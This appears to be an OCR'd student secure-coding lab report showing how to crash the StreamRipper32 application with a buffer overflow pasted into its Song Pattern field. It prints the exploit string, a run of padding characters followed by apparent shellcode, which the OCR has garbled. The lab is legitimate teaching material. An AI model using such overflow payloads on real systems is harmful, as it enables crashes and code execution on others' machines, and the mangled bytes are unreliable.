
Secure Coding
Lab-7

Lalitha Dandibhotla

18BCN7025


Lab experiment - Working with the memory vulnerabilities


1) Crashing the StreamRipper32




After opening the application, Click on ADD button under the Station/Song Matching Section.

Then, Give some Name in Station Pattern and Copy the Exploit text and Paste it in Song Pattern. Now click on Ok, as you can see below.


StreamRipper 32
StreamRipper 32
Broadcast Parameters
URL (http://ip:port)
Current MP3
Title:
Bytes Read:
Output
Max KB To Rip
Destination:
More Options
Relay Port
10069
Connect To Relay
Control
Start Rip
Stop Rip
Pattern Match
Station Pattern
StreamRipper 32
OK
Cancel
Song Pattern
Note: All patten matches are "substring" matches
Use keyword "any_match" to match any station or song
Station/Song Matching
Enable
Add
Delete
Stream Name
Pattern
SHOUTcast.com Directory
Genre:
Refresh List
Search Text
Search
Description
Bitrate
Track Info
Version 2.6
Save Internet Radio!
www.saveinternetradio.org
16:59
30-03-2021



Pattern Match
Station Pattern
StreamRipper 32
OK
Cancel
Song Pattern
canal o4I e ”0°I I<SEII-"” (0LGc1I
-tt°WIb
Note: All patten matches are
"substring" matches
Use keyword "any_match" to match
any station or song



Here is the Exploit used above. Exploit

:

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAë ôZ
ÚÇºîPSàÙt$ô]3É±R*ƒ*íü1U»C±¿Œ·Ö?MØ_Ú|Ø¯/èOýÃ*ƒ*WáŠÐLíá
ýÍ4aü–XÏW× 2•…v89òt‘²H˜'›°öÂù÷~áºÕšï0äJ>¸K³ŽK•ô)´àJIó Ë0•vÏ“^
+%²·¸) ³æ-~J
—qÛO¼U‡ÝÌmúâÎ£FEã°últ7¶l@Å^½úAÓ6%–m‘ëŽâ(Ú²9™cY¹&¶Îé^ì¯
YiÚG³fw¼¬.G'‘KT6yŽZ9Á¼S%NÌÜËãm
ÆŽ®ªåo`[*ƒ*c«ÞÙ°´ôu^&“…)[Ò~E¶”"ÿ¤n@Çlµ±Æm8 ì}„©)XYg‡3ÉqÉ
è*ƒ*ŒÂc‘â‹ ç³´ o4Íó»°0^ŒÍØÇEl…÷º³°{0LGc1I#ª#ÆÌ Ã



As we can see, it's crashed.

Analysis & Vulnerability :

Buffer Overflow is the Vulnerability in this 32 bit application. We have inserted an exploit of many characters in the field which overflowed and caused the application to crash itself. It is not capable of handling those many characters given to match/add in the song pattern. That's why it is crashed.